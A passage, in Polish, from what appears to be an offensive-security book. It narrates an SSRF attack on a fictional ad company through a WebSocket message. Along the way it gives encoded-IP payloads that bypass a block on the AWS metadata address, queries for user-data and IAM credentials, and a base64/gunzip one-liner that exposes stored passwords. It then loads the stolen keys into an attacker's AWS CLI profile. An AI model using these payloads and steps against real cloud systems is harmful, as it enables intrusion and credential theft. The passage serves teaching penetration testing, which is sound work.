WebSocket to następny obok HTTP protokół komunikacyjny, który jednak (w odróżnieniu od HTTP) tworzy kanał działający w trybie full-duplex. W zwykłym protokole HTTP każda odpowiedź serwera jest powiązana z żądaniem klienta. Serwer nie zachowuje stanu między dwoma żądaniami. Zamiast tego stan jest obsługiwany za pomocą plików cookie i nagłówków, co pomaga aplikacji backendowej zapamiętać, które jednostki żądają określonych zasobów. Protokół WebSockets działa inaczej — klient i serwer tworzą kanał full-duplex i łączący je tunel, w którym każda ze stron może w dowolnym momencie inicjować komunikację. Nierzadko się zdarza, że w odpowiedzi na kilka komunikatów przychodzących zwracany jest jeden komunikat wychodzący i na odwrót. Więcej o protokole WebSockets dowiesz się ze strony *https://blog.teamtreehouse.com/an-introduction-to-websockets/*. Fantastyczną cechą tego protokołu jest to, że nie wymaga używanych w HTTP plików cookie, dlatego nie trzeba się martwić o brak ich obsługi. Chodzi tu o te same pliki cookie, które są używane do podtrzymywania sesji uwierzytelnionych użytkowników!


Dlatego gdy następuje przełączenie protokołu z HTTP na WebSocket w trakcie takiej sesji, możliwe jest obejście kontroli dostępu i bezpośrednie pobranie poufnych zasobów z użyciem protokołu WebSocket zamiast HTTP. Jest to jednak inny typ luki; zachowaj go na inny moment. Na rysunku 5.8 pokazana jest zakładka *WebSockets history*.



Rysunek 5.8. Zakładka WebSockets history z danymi o witrynie demo.mxrads.com

Komunikacja z użyciem protokołu WebSocket wydaje się prosta — każdy komunikat do serwera składa się z adresu URL (*nytimes.com*), po czym następują informacje o przeglądarce użytkownika (Mozilla/5.0…) i identyfikator reklamy, którą należy wyświetlić (437). Burp nie pozwala powtarzać (*repeat* w terminologii używanej w tym narzędziu) dawnej komunikacji z użyciem protokołu WebSocket, dlatego aby zmodyfikować komunikat WebSocket, musisz go przesłać ręcznie z omawianej witryny demonstracyjnej.

Włącz tryb przechwytywania w opcjach narzędzia Burp. Pozwoli Ci to przechwycić następny przesyłany komunikat i zmodyfikować go w locie (zobacz rysunek 5.9). Sprawdź na przykład, czy możesz nakłonić witrynę MRX Ads do pobrania strony głównej kontenera Nginx, skonfigurowanego w rozdziale 3.



Rysunek 5.9. Przechwytywanie strony internetowej w narzędziu Burp

Przekaż zmodyfikowane żądanie i sprawdź wpisy w dzienniku w swoim kontenerze Dockera. Pobierz identyfikator kontenera za pomocą instrukcji `docker ps`, a następnie podaj ten identyfikator w poleceniu `docker logs`:

```
root@Nginx:~/# docker ps
CONTAINER ID        IMAGE               COMMAND
5923186ffda5        sparcflow/ngi...    "/bin/bash /sc..."

root@Nginx:~/# docker logs 5923186ffda5
54.221.12.35 - - [26/Oct/2020:13:44:08 +0000] "GET / HTTP/1.1"...
```

Aplikacja MXR Ads rzeczywiście pobiera strony o podanym adresie URL w czasie rzeczywistym! Może się zastanawiasz, co jest w tym tak wspaniałego. Cóż, nie wszystkie domeny i adresy IP są sobie równe. Niektóre adresy IP mają specjalne przeznaczenie. Doskonałym przykładem jest blok 127.0.0.0/8, który oznacza adres pętli zwrotnej (samego hosta), lub 192.168.0.0/16, zarezerwowany dla sieci prywatnych. Mniej znanym zakresem adresów IP jest 169.254.0.0/16, który został zarezerwowany przez grupę IETF (ang. *Internet Engineering Task Force*) dla adresów połączeń lokalnych. To oznacza, że ten zakres jest poprawny tylko do komunikacji wewnątrz sieci i nie może być używany do trasowania w internecie. Na przykład w sytuacji, gdy komputer nie zdoła uzyskać adresu IP za pomocą protokołu DHCP, przypisuje sobie adres IP z tego zakresu. Ważniejsze jest to, że ten zakres jest używany przez wielu dostawców chmury do udostępniania prywatnych API maszynom wirtualnym, aby te mogły funkcjonować w środowisku chmury.

U prawie wszystkich dostawców chmury wywołanie kierowane na adres IP 169.254.169.254 jest przekierowywane przez hyperwizora i służy do pobierania informacji o wewnętrznym środowisku, na przykład nazwy hosta maszyny, jej wewnętrznego adresu IP, reguł zapory itd. Jest to prawdziwy skarbiec informacji, który pozwala podejrzeć wewnętrzną architekturę firmy.

Może wypróbujesz tę możliwość? Przy włączonym trybie przechwytywania w narzędziu Burp prześlij następny komunikat WebSocket wyświetlający reklamę w serwisie The New York Times, ale tym razem zastąp adres URL w treści komunikatu domyślnym adresem URL metadanych z chmury AWS, *http://169.254.169.254/latest*, tak jak w poniższym kodzie:

```
# Zmodyfikowany komunikat WebSocket:
http://169.254.169.254:! Mozilla/5.0 (Windows NT 9.0; Win64; x64…
```

Czekasz na odpowiedź od serwera (pamiętaj, że używana jest komunikacja asynchroniczna), ale ta nie przychodzi.

Firma MXR Ads nie ułatwia Ci pracy. Można przyjąć, że użyty adres URL został bezpośrednio zablokowany w aplikacji właśnie z opisanego powodu. A może aplikacja oczekuje podania poprawnej domeny? Zastąp adres IP metadanych innym, nieszkodliwym adresem (na przykład Twojego kontenera z serwerem Nginx):

```
# Zmodyfikowany komunikat WebSocket:
http://54.14.153.41/:! Mozilla/5.0 (Windows NT 9.0; Win64; x64...
```

Sprawdź dzienniki. I rzeczywiście — aplikacja przesłała żądanie:

```
root@Point1:~/# docker logs 5923186ffda5
54.221.12.35 - - [26/Oct/2020:13:53:12 +0000] "GET / HTTP/1.1"...
```

A więc niektóre adresy IP są dozwolone, jednak adres 169.254.169.254 jest bezpośrednio zablokowany przez aplikację. Pora zajrzeć do pudła z podejrzanymi

sztuczkami z parsowaniem łańcuchów znaków. Choć adresy IP często są zapisywane w formacie dziesiętnym, przeglądarki i klienty internetowe akceptują także mniej popularne reprezentacje, choćby szesnastkową i ósemkową. Na przykład wszystkie poniższe adresy IP oznaczają to samo:


```
http://169.254.169.254
http://0xa9fea9fe # Reprezentacja szesnastkowa.
http://0xA9.0xFE.0xA9.0xFE # Reprezentacja szesnastkowa z kropkami.
http://025177524776 # Reprezentacja ósemkowa.
http://①⑥⑨.②⑤④.①⑥⑨.②⑤④ # Reprezentacja w formacie Unicode.
```

Możesz próbować obejść blokadę adresu IP, używając zapisu szesnastkowego, szesnastkowego z kropkami i ósemkowego.

PRZYPISYWANIE PRYWATNYCH ADRESÓW IP DO DOMEN PUBLICZNYCH

Inna technika polega na zarejestrowaniu niestandardowej nazwy domeny powiązanej z adresem 169.254.169.254 i użycie tej nazwy do próby pominięcia blokady. W końcu nic Ci nie broni przypisać prywatnego adresu IP do publicznej domeny. Taki adres IP zostanie wprawdzie odrzucony przez pierwszy publiczny router, ponieważ jednak żądanie nie ma wychodzić poza fizyczną kartę sieciową, sztuczka będzie działać poprawnie.

W tym scenariuszu wystarczy zwykłe formatowanie szesnastkowe — otrzymasz znane API metadanych z chmury AWS widoczne na rysunku 5.10.



Rysunek 5.10. Dane wyjściowe dla adresu URL metadanych z AWS

Łańcuchy znaków 1.0, 2007-01-19, 2007-03-01 itd. w sekcji *Raw* w dolnej części rysunku 5.9 oznaczają różne wersje punktu końcowego metadanych. Zamiast używać określonej daty, możesz posłużyć się słowem kluczowym */latest* w ścieżce, aby otrzymać najnowsze dostępne dane. Tę technikę zastosujesz dalej.

Widoczne dane wyjściowe oczywiście potwierdzają, że w tej sytuacji można zastosować atak SSRF (ang. *server-side request forgery*, czyli fałszowanie żądań po stronie serwera). Pora narobić trochę szkód!

Atak SSRF

Atak SSRF polega na nakłonieniu działającej po stronie serwera aplikacji do skierowania żądań HTTP do wybranej przez napastnika domeny. Może to dać dostęp do wewnętrznych zasobów lub niechronionych paneli administracyjnych.

Analizowanie metadanych

Zacznij zbieranie podstawowych informacji o maszynie, na której działa aplikacja do pobierania stron internetowych. Ponownie użyj narzędzia Burp w trybie przechwytywania. Po przechwyceniu żądania podstaw adres IP metadanych w formacie szesnastkowym za pierwotnie żądany adres URL, a następnie dołącz na końcu nazwę API metadanych z AWS, tak jak na listingu 5.1.

UWAGA *Uruchom zwykłą maszynę w AWS i zapoznaj się z API metadanych, aby lepiej poznać dostępne informacje. Listę wszystkich dostępnych pól znajdziesz na stronie* https://amzn.to/2FFwvPn.

Listing 5.1. Podstawowe informacje na temat aplikacji internetowej pobrane z API metadanych

```
# Region AWS.
http://0xa9fea9fe/latest/meta-data/placement/availability-zone
eu-west-1a

# Identyfikator instancji.
http://0xa9fea9fe/latest/meta-data/instance-id
i-088c8e93dd5703ccc ❶

# Identyfikator obrazu AMI.
http://0xa9fea9fe/latest/meta-data/ami-id
ami-02df9ea15c1778c9c ❷

# Publiczna nazwa hosta.
http://0xa9fea9fe/latest/meta-data/public-hostname
ec2-3-248-221-147.eu-west-1.compute.amazonaws.com ❸
```

Na podstawie tych danych można stwierdzić, że aplikacja demonstracyjna działa w regionie `eu-west-1`, co oznacza centra danych Amazona w Irlandii. W AWS występują dziesiątki regionów. Choć firmy starają się rozmieszczać najważniejsze aplikacje w wielu regionach, usługi pomocnicze i czasem także backendy często są skupione w tylko kilku obszarach. Identyfikator instancji, czyli unikatowy identyfikator przypisywany każdej maszynie wirtualnej utworzonej w usłudze EC2, to `i-088c8e93dd5703ccc` ❶. Ta informacja może się okazać przydatna, gdy będziesz wykonywać wywołania do API AWS skierowane do maszyny, na której działa aplikacja reklamowa.

Identyfikator obrazu, `ami-02df9ea15c1778c9c` ❷, dotyczy migawki użytej do uruchomienia maszyny, na przykład obrazu z systemem Ubuntu lub CoreOS. Obrazy

mogą być publiczne (dostępne dla wszystkich klientów AWS) lub prywatne (dostępne tylko dla określonych kont). Ten identyfikator dotyczy prywatnego obrazu AMI, dlatego nie można go znaleźć w konsoli EC2 w AWS. Gdyby ten obraz nie był prywatny, można by utworzyć podobną instancję migawki, aby przetestować ładunki lub skrypty.

Publiczna nazwa hosta zapewnia bezpośrednią drogę do maszyny, na której działa aplikacja demonstracyjna (do *instancji EC2* w terminologii AWS), pod warunkiem że lokalne reguły zapory umożliwiają dostęp do niej. Publiczny adres IP maszyny można wydedukować na podstawie kanonicznej nazwy hosta — `3.248.221.147` ❸.

Jeśli chodzi o konfigurację sieci, pobierz konfigurację zapory z API metadanych, tak jak na listingu 5.2. Poznanie reguł zapory może dać Ci wskazówki dotyczące innych hostów, które komunikują się z danym systemem, i na temat działających w nim usług (nawet jeśli nie są publicznie dostępne). Zarządzanie regułami zapory odbywa się za pomocą obiektów nazywanych *grupami bezpieczeństwa*.

Listing 5.2. Konfiguracja zapory aplikacji internetowej

```
# Adres MAC karty sieciowej.
http://0xa9fea9fe/latest/meta-data/network/interfaces/macs/
06:a0:8f:8d:1c:2a

# Identyfikator właściciela w AWS.
http://0xa9fea9fe/.../macs/06:a0:8f:8d:1c:2a/owner-id
886371554408

# Grupy bezpieczeństwa.
http://0xa9fea9fe/.../macs/06:a0:8f:8d:1c:2a/security-groups
elb_http_prod_eu-west-1
elb_https_prod_eu-west-1
common_ssh_private_eu-west-1
egress_internet_http_any

# Identyfikator podsieci, w której działa dana instancja.
http://0xa9fea9fe/.../macs/06:a0:8f:8d:1c:2a/subnet-id
subnet-00580e48

# Zakres adresów IP podsieci.
http://0xa9fea9fe/.../macs/06:a0:8f:8d:1c:2a/subnet-ipv4-cidr-block
172.31.16.0/20
```

Adres MAC sieci jest potrzebny do pobrania informacji na jej temat z API metadanych. Konto właściciela w AWS służy do tworzenia *nazw ARN* (ang. *Amazon Resource Name*); są to unikatowe identyfikatory użytkowników, polityk i prawie wszystkich innych zasobów w AWS. Identyfikator właściciela to bardzo ważna informacja, która przyda się w późniejszych wywołaniach API. Nazwy ARN są unikatowe dla kont, dlatego identyfikator konta firmy MXR Ads ma i będzie miał wartość 886371554408 we wszystkich miejscach, nawet jeśli firma ma kilka kont w AWS (co często się zdarza, jak się później przekonasz).

Możesz wyświetlić tylko nazwy grup bezpieczeństwa, a nie reguły zapory, ale już same nazwy niosą wystarczająco dużo informacji, aby móc odgadnąć reguły

zapory. Na przykład człon `elb` w nazwie `elb_http_prod_eu-west-1` wskazuje na to, że ten zestaw reguł prawdopodobnie daje równoważnikom obciążenia dostęp do serwera. Ciekawa jest trzecia grupa bezpieczeństwa, `common_ssh_private-eu-west-1`. Na podstawie nazwy można bezpiecznie założyć, że tylko kilka wybranych maszyn (nazywanych czasem *bastionami*) może się łączyć za pomocą protokołu SSH z resztą infrastruktury. Jeśli w jakiś sposób uda Ci się włamać do którejś z tych cennych instancji, otworzysz sobie wiele, wiele drzwi! Ciekawe jest to, że choć nadal nie udało Ci się przedostać do wnętrza organizacji, to masz już wyobrażenie na temat projektu jej infrastruktury.

Brudna tajemnica API metadanych

Oczywiście przed Tobą jeszcze dużo pracy, dlatego warto trochę zintensyfikować działania. W rozdziale 3. była mowa o tym, że AWS umożliwia wykonywanie skryptu w trakcie pierwszego rozruchu maszyny. Ten skrypt jest zwykle nazywany *user-data*. Został użyty do skonfigurowania infrastruktury i kontenerów Dockera. Dobra wiadomość jest taka, że ten sam skrypt *user-data* jest dostępny za pomocą API metadanych i można go uruchomić przy użyciu jednego zapytania. Jeśli prześlesz za pomocą narzędzia Burp dodatkowe żądanie do aplikacji demonstracyjnej MXR Ads, możesz się przekonać, że firma z pewnością używa tego skryptu do konfigurowania własnych maszyn. Ilustruje to listing 5.3.

Listing 5.3. Fragment skryptu user-data wykonywany w trakcie pierwszego rozruchu maszyny

```
# Informacje o skrypcie user-data.
http://0xa9fea9fe/latest/user-data/

# Konfiguracja w formacie cloud-config.
coreos: ❶
  units:
  - command: start
    content: |-
      [Unit]
      Description=Discover IPs for external services
      Requires=ecr-setup.service
--pominięte--
```

W ten sposób uzyskujesz mnóstwo danych, przez co robi Ci się ciepło na sercu. To właśnie atak SSRF w całej okazałości. Sprawdź teraz, co udało się uzyskać dzięki ostatniej instrukcji.

Oprócz akceptowania zwykłych skryptów basha pakiet *cloud-init* obsługuje format plików *cloud-config*, w których za pomocą deklaratywnej składni można przygotować i zaplanować operacje rozruchu. Format *cloud-config* jest obsługiwany w wielu dystrybucjach, w tym w CoreOS, który najwyraźniej jest systemem operacyjnym używanym w badanej maszynie ❶.

W plikach *cloud-config* używana jest składnia YAML, w której odstępy i symbole nowego wiersza służą do rozdzielania list, wartości itd. Plik *cloud-config* opisuje

instrukcje potrzebne do konfigurowania usług, tworzenia kont, uruchamiania instrukcji, zapisu plików i wykonywania innych zadań związanych z rozruchem. Dla niektórych osób ten zapis jest bardziej przejrzysty i zrozumiały niż zwykłe skrypty basha.

Przyjrzyj się teraz najważniejszym fragmentom pobranego skryptu *user-data* (listing 5.4).

Listing 5.4. Ciąg dalszy skryptu user-data

```
--pominięte--
- command: start
  content: |
   [Service] # Konfigurowanie usługi. ❶
   EnvironmentFile=/etc/ecr_env.file # Zmienne środowiskowe.
ExecStartPre=/usr/bin/docker pull ${URL}/demo-client:master ❷

  ExecStart=/usr/bin/docker run \ ❸
       -v /conf_files/logger.xml:/opt/workspace/log.xml \
       --net=host \
       --env-file=/etc/env.file \
       --env-file=/etc/java_opts_env.file \
     --env-file=/etc/secrets.env \ ❹
       --name demo-client \
       ${URL}/demo-client:master \
--pominięte--
```

Najpierw plik konfiguruje usługę wykonywaną w czasie rozruchu maszyny ❶. Ta usługa pobiera obraz aplikacji `demo-client` ❷ i uruchamia kontener przy użyciu dobrze opisanego polecenia `docker run` ❸.

Zwróć uwagę na kilka opcji `--env-file` ❹, wymagających od Dockera wczytania zmiennych środowiskowych z niestandardowych plików tekstowych, z których jeden ma wygodną nazwę *secrets.env*! A oto oczywiste pytanie za milion złotych — gdzie znajdują się te pliki?

Istnieje jakaś niewielka szansa na to, że są one zapisane bezpośrednio w obrazie AMI. Jednak w takim scenariuszu aktualizowanie plików konfiguracyjnych byłoby dla firmy MXR Ads niezwykle niewygodne. Aby zaktualizować hasło w bazie danych, firma musiałaby przygotować i przesłać nowy obraz z systemem CoreOS. Nie jest to zbyt wydajne rozwiązanie. Dlatego bardziej prawdopodobne, że pliki z poufnymi danymi są albo dynamicznie pobierane z S3, albo zapisane bezpośrednio w samym skrypcie *user-data*. I rzeczywiście — gdy przejdziesz do dalszych części tego skryptu, natrafisz na taki fragment:

```
--pominięte--
write_files:
- content: H4sIAEjwoVOAA13OzU6DQBSG4T13YXoDQ5FaTFgcZqYyBQbmrwiJmcT+Y4Ed6/...
  encoding: gzip+base64
  path: /etc/secrets.env
  permissions: "750"
--pominięte--
```

Znakomicie. Zawartość tego fragmentu pamięci jest zakodowana w formacie base64, dlatego trzeba ją odkodować, zdekompresować i zacząć podziwiać (zobacz listing 5.5).

Listing 5.5. Fragment odkodowanego pliku secrets.env zawierającego hasła

```
root@Point1:~/# echo H4sIAAA...|base64 -d |gunzip

ANALYTICS_URL_CHECKSUM_SEED = 180309210013
CASSANDRA_ADS_USERSYNC_PASS = QZ6bhOWiCprQPetIhtSv
CASSANDRA_ADS_TRACKING_PASS = 68niNNTIPAe5sDJZ4gPd
CASSANDRA_ADS_PASS = fY5KZ5ByQEkOJNq1cMM3
CASSANDRA_ADS_DELIVERYCONTROL_PASS = gQMUUHsVuuUyoOO3jqFU
IAS_AUTH_PASS = PjO7wnHF9RBHD2ftWXjm
ADS_DB_PASSWORD = !uqQ#:9#3Rd_cM]
```

To był strzał w dziesiątkę! Ten fragment pamięci zapewnił Ci długą listę haseł dostępu do klastra Cassandry (Cassandra to wysoce odporna baza typu NoSQL, zwykle instalowana w celu obsługi dużych zbiorów danych z minimalnym opóźnieniem). Udało się też uzyskać dwa tajemnicze hasła, które są niezwykle obiecujące. Oczywiście same hasła to za mało. Potrzebujesz również danych o powiązanych hostach i nazw użytkowników, jednak te same informacje są potrzebne także aplikacji, dlatego można założyć, że drugi plik z danymi środowiskowymi z listingu 5.4, *env.file*, powinien zawierać wszystkie brakujące elementy.

Jednak gdy przejdziesz do dalszych części skryptu *user-data*, nie natrafisz na definicję pliku *env.file*. Zamiast tego znajdziesz skrypt powłoki, *get-region-params.sh*, który, jak się zdaje, resetuje cenny plik *env.file* (listing 5.6).

Listing 5.6. Usługa wyszukiwania, która zdaje się komunikować z plikiem env.file

```
--pominięte--
- command: start
  content: |-
      [Unit]
      Description=Discover IPs for external services
      [Service]
      Type=oneshot
      ExecStartPre=/usr/bin/rm -f /etc/env.file
      ExecStart=/conf_files/get-region-params.sh
      name: define-region-params.service
--pominięte--
```

Możliwe jest, że ten skrypt tworzy plik *env.file*. Przyjrzyj się zawartości skryptu *get-region-params.sh*, tworzonego trzy wiersze niżej (listing 5.7).

Listing 5.7. Wiersze odpowiadające za tworzenie pliku get-region-params.sh w skrypcie user-data

```
--pominięte--
write_files:
- content: H4sIAAAAAAAC/7yabW/aShbH3/ ❶
tTTFmuOmjXOIm6lXoj98qAQ6wSG9lOpeyDrME+...
  encoding: gzip+base64
  path: /conf_files/define-region-params.sh
```

Masz tu następny zakodowany fragment pamięci ❶. Przy użyciu sztuczek z użyciem `base64` i `gunzip` możesz przekształcić tę stertę śmieci w zwykły skrypt basha definiujący różne punkty końcowe, nazwy użytkowników i inne parametry zależne od regionu, w którym działa dana maszyna (listing 5.8). Pomijam tu wiele gałęzi z instrukcji warunkowych i poleceń `case switch`; pokazane są wyłącznie istotne fragmenty kodu.

Listing 5.8. Fragment odkodowanego skryptu get-region-params.sh

```
root@Point1:~/# echo H4sIAAA...|base64 -d |gunzip

AZ=$(curl -s http://169.254.169.254/latest/meta-data/placement/availability-zone)
REGION=${AZ%?}

case $REGION in
  ap-southeast-1...
    ;;
  eu-west-1
    echo "S3BUCKET=mxrads-dl" >> /etc/env.file ❶
    echo "S3MISC=mxrads-misc" >> /etc/env.file ❷
    echo "REDIS_GEO_HOST=redis-geolocation.production.euw1.mxrads.tech" >> /etc/env.file
    echo "CASSA_DC=eu-west-delivery" >> /etc/env.file
    echo "CASSA_USER_SYNC=usersync-euw1" >> /etc/env.file
    echo "CASSA_USER_DLVRY=userdc-euw1" >> /etc/env.file

--pominięte--
cassandra_delivery_host="cassandra-delivery.prod.${SHORT_REGION}.mxrads.tech"
--pominięte--
```

Zwróć uwagę na komory z S3, mxrads-dl ❶ i mxrads-misc ❷, które było widać już wcześniej w trakcie rekonesansu.

Po przyjrzeniu się temu skryptowi okazuje się, że instancja używa API metadanych do pobrania regionu, w którym działa, oraz wygenerowania na podstawie tych informacji punktów końcowych i nazw użytkowników. Jest to pierwszy krok, jaki firma robi, aby zapewnić sobie niezawodność infrastruktury: pakuje aplikację, nie — środowisko, które może działać z dowolnym hyperwizorem, w dowolnym centrum danych i w dowolnym kraju. To z pewnością wartościowa technika, jednak z pewnym zastrzeżeniem — już wiesz, że prosta luka SSRF pozwala uzyskać dostęp do wszystkich tajników aplikacji każdemu, kto zechce ją sprawdzić.

UWAGA *W AWS w grudniu 2019 roku udostępniono drugą wersję API metadanych. Wymaga ona, aby w pierwszym żądaniu PUT pobrany został token sesji. W tej wersji zapytania do API wymagają przedstawienia poprawnego tokena. To ograniczenie skutecznie blokuje ataki SSRF i podobne. Mogłoby się wydawać, że wprowadzenie tej wersji API było dobrym planem, ale wtedy Amazon wszystko zepsuł następującą deklaracją: „Istniejące usługi metadanych instancji (IMDSv1) są w pełni bezpieczne i AWS nadal będzie je obsługiwać". Tak, już widzę, jak firmy będą inwestować w modyfikację całego procesu wdrażania, aby zastąpić coś, co już jest bezpieczne. Wygląda więc na to, że ataki SSRF nadal mają przyszłość.*

Gdy połączysz ten plik z hasłami uzyskanymi w listingu 5.5 i przyjmiesz sensowne założenia na podstawie nazw zmiennych, odtworzysz takie dane uwierzytelniające:

cassandra-delivery.prod.euw1.mxrads.tech

Nazwa użytkownika: userdc-euw1

Hasło: gQMUUHsVuuUyo003jqFU

cassandra-usersync.prod.euw1.mxrads.tech

Nazwa użytkownika: usersync-euw1

Hasło: QZ6bhOWiCprQPetIhtSv

Dla niektórych maszyn brakuje nazwy użytkownika, a dla części nazw hostów brakuje haseł, ale z czasem ustalisz pozostałe dane. Na razie to wszystko, co można uzyskać.

Po zdobyciu tych informacji jedyną rzeczą, która uniemożliwia dostęp do baz danych, są proste, nudne reguły zapory. Punkty końcowe są powiązane z wewnętrznymi adresami IP, niedostępnymi z ciemnych zakątków internetu, gdzie działa Twój serwer używany do ataku. Dlatego jeśli nie znajdziesz sposobu na zmianę reguł zapory lub ich obejście, utkniesz ze stosem bezużytecznych danych uwierzytelniających.

Cóż, nie jest to do końca prawda. Jest jeden zestaw danych uwierzytelniających, których jeszcze nie udało Ci się zdobyć. W odróżnieniu od wcześniejszych danych nie podlega on zwykle ograniczeniom związanym z adresem IP. Chodzi tu o rolę IAM maszyny.

U większości dostawców chmury możesz przypisać do maszyny *rolę*, czyli zestaw domyślnych danych uwierzytelniających. Pozwala to maszynie uwierzytelniać się przed dostawcą chmury i dziedziczyć wszystkie uprawnienia przypisane do danej roli. Aplikacja lub skrypt na tej maszynie może wykorzystać tę rolę, co pomaga uniknąć niezdrowego nawyku zapisywania poufnych danych w kodzie. Wydaje się, że to idealne rozwiązanie, jednak także tym razem jest ono takie tylko w teorii.

W praktyce, gdy maszyna EC2 (a dokładniej — profil instancji) wykorzystuje rolę IAM, pobiera zestaw tymczasowych danych uwierzytelniających, które reprezentują uprawnienia przypisane do tej roli. Te dane uwierzytelniające są udostępniane maszynie — tak, zgadza się — za pomocą API metadanych.

Wywołaj punkt końcowy */latest/meta-data/iam/security-credentials*, aby pobrać nazwę roli:

```
http://0xa9fea9fe/latest/meta-data/iam/security-credentials
demo-role.ec2
```

Widać tu, że maszynie przypisano rolę demo-role.ec2. Pobierz jej tymczasowe dane uwierzytelniające — w tym celu skieruj wywołanie do API metadanych:

```
# Dane uwierzytelniające.
http://0xa9fea9fe/latest/meta-data/iam/security-credentials/demo-role.ec2

{
  Code : Success,
  LastUpdated : 2020-10-26T11:33:39Z,
  Type : AWS-HMAC,
  AccessKeyId : ASIA44ZRK6WS4HX6YCC7,
  SecretAccessKey : nMylmmbmhHcOnXw2eZ3oh6nh/w2StPw8dI5Mah2b,
  Token : AgoJb3JpZ2luX2VjEFQ...
  Expiration : 2020-10-26T17:53:41Z ❶
}
```

Dostępne są tu pola `AccessKeyId` i `SecretAccessKey`, które razem tworzą klasyczne dane uwierzytelniające API w AWS. Widoczny jest też token, który potwierdza poprawność tego zestawu tymczasowych danych uwierzytelniających.

Teoretycznie możesz wczytać te klucze do dowolnego klienta usług AWS i komunikować się z kontem MXR Ads z dowolnego adresu IP na świecie, używając tożsamości badanej maszyny, demo-role.ec2. Jeśli ta rola daje maszynie dostęp do komór w S3, Ty też możesz ich używać. Jeżeli maszyna może zamykać instancje, to samo możesz i Ty. Możesz przejmować tożsamość i uprawnienia instancji przez kolejnych 6 godzin, czyli do momentu zresetowania danych uwierzytelniających ❶.

Po upłynięciu tego czasu możesz ponownie pobrać nowy zestaw poprawnych danych uwierzytelniających. Teraz już rozumiesz, dlaczego atak SSRF jest moim nowym najlepszym przyjacielem. Poniżej pokazuję, jak zarejestrować dane uwierzytelniające z AWS w katalogu głównym z nazwą profilu `demo`:

```
# Na Twojej maszynie używanej do ataku.
root@Point1:~/# vi ~/.aws/credentials
[demo]
aws_access_key_id = ASIA44ZRK6WSX2BRFIXC
aws_secret_access_key = +ACjXR87naNXyKKJWmW/5r/+B/+J5PrsmBZ
aws_session_token = AgoJb3JpZ2l...
```

Wygląda na to, że masz dobrą passę! Niestety, gdy zaczynasz zaciskać pętlę wokół celu, AWS stawia przed Tobą następną przeszkodę — IAM.

UWAGA *Możesz wykorzystać uzyskane dane uwierzytelniające z AWS, dodając opcję* `--profile demo` *do standardowych instrukcji interfejsu CLI dla AWS lub ustawiając zmienną globalną* `AWS_PROFILE=demo`.

Usługa AWS IAM

AWS IAM to usługa uwierzytelniania i autoryzacji, która czasem powoduje poważne kłopoty. Domyślnie użytkownicy i role nie mają prawie żadnych uprawnień. Nie mogą nawet podejrzeć własnych informacji, takich jak nazwa użytkownika lub identyfikator klucza dostępu, ponieważ także takie proste wywołania API wymagają bezpośrednio przyznanych uprawnień.

UWAGA *Porównaj usługę AWS IAM ze środowiskiem Active Directory (AD), w który użytkownicy domyślnie mogą nie tylko uzyskać wszystkie informacje o koncie i sprawdzić przynależność do grup, ale też wczytać skróty haseł przypisane do kont usługi. Zapoznaj się z techniką AD Kerberoasting opisaną na stronie* http://bit.ly/2tQDQJm.

Standardowi użytkownicy usług IAM, jak programiści, mają oczywiście podstawowe uprawnienia do inspekcji własnego konta, dlatego mogą na przykład wyświetlić listę grup, do których należą. Jednak profil instancji przypisany do maszyny nie ma takich uprawnień. Gdy spróbujesz pobrać podstawowe informacje na temat roli demo-role-ec2, zobaczysz zaskakujący błąd:

```
# Na Twojej maszynie używanej do ataku.
root@Point1:~/# aws iam get-role \
--role-name demo-role-ec2 \
--profile demo

An error occurred (AccessDenied) when calling the GetRole operation: User:
arn:aws:sts::886371554408:assumed-role/demo-role.ec2/i-088c8e93dd5703ccc
is not authorized to perform: iam:GetRole on resource: role demo-role-ec2
```

Aplikacja w trakcie działania zwykle nie sprawdza, jaki ma zestaw uprawnień. Wykonuje jedynie wywołania API zgodne z kodem i działa w odpowiedni sposób. To oznacza, że masz poprawne dane uwierzytelniające z AWS, ale na razie zupełnie nie wiesz, jak je wykorzystać.

Musisz przeprowadzić analizy. Prawie każda usługa AWS ma wywołanie API służące do wyświetlania listy wszystkich zasobów (`describe-instances` w EC2, `list-buckets` w S3 itd.). Możesz więc powoli zacząć badać popularne usługi, aby ustalić, co da się zrobić za pomocą uzyskanych danych uwierzytelniających, a także przygotować się do sprawdzenia wszystkich z niezliczonych usług z AWS.

Jedną opcją jest pójść na całość i sprawdzać każde możliwe wywołanie API w AWS (są ich tysiące) do czasu natrafienia na autoryzowane zapytanie. Jedna lawina błędów, jaką wywołasz w tym procesie, spowoduje wyjście ze stanu hibernacji każdego zespołu do spraw bezpieczeństwa. Domyślnie większość wywołań API w AWS jest rejestrowana, dlatego firma może łatwo skonfigurować alerty śledzące liczbę nieautoryzowanych wywołań. W końcu dlaczego miałaby tego nie

robić? Wystarczy kilka kliknięć, aby za pomocą usługi monitoringu CloudWatch skonfigurować takie alerty.

W AWS dostępna jest też usługa GuardDuty, która automatycznie monitoruje i zgłasza różnego rodzaju nietypowe działania, takie jak spamowanie w formie zgłoszenia 5000 wywołań API, dlatego musisz zachować ostrożność. Nie jest to przeciętny bank z 20 urządzeniami zabezpieczającymi i outsourcowanym kosztem 200 000 złotych rocznie zespołem SOC, który ciągle ma trudności z agregowaniem i parsowaniem zdarzeń z systemu Windows. Musisz postępować inteligentnie i wyciągać wnioski z kontekstu.

Pamiętasz na przykład komorę S3 mxrads-dl, która znalazła się w skrypcie *user-data* analizowanej instancji? Wcześniej, bez danych uwierzytelniających, nie można było uzyskać do niej dostępu. Jednak może rola demo-role.ec2 ma jakieś uprawnienia do usługi S3, które zapewnią Ci dostęp? Sprawdź to — w tym celu zażądaj od API AWS wyświetlenia komór S3 firmy MXR Ads:

```
# Na Twojej maszynie używanej do ataku.
root@Point1:~/# aws s3api listbuckets --profile demo
An error occurred (AccessDenied) when calling the ListBuckets operation:
Access Denied
```

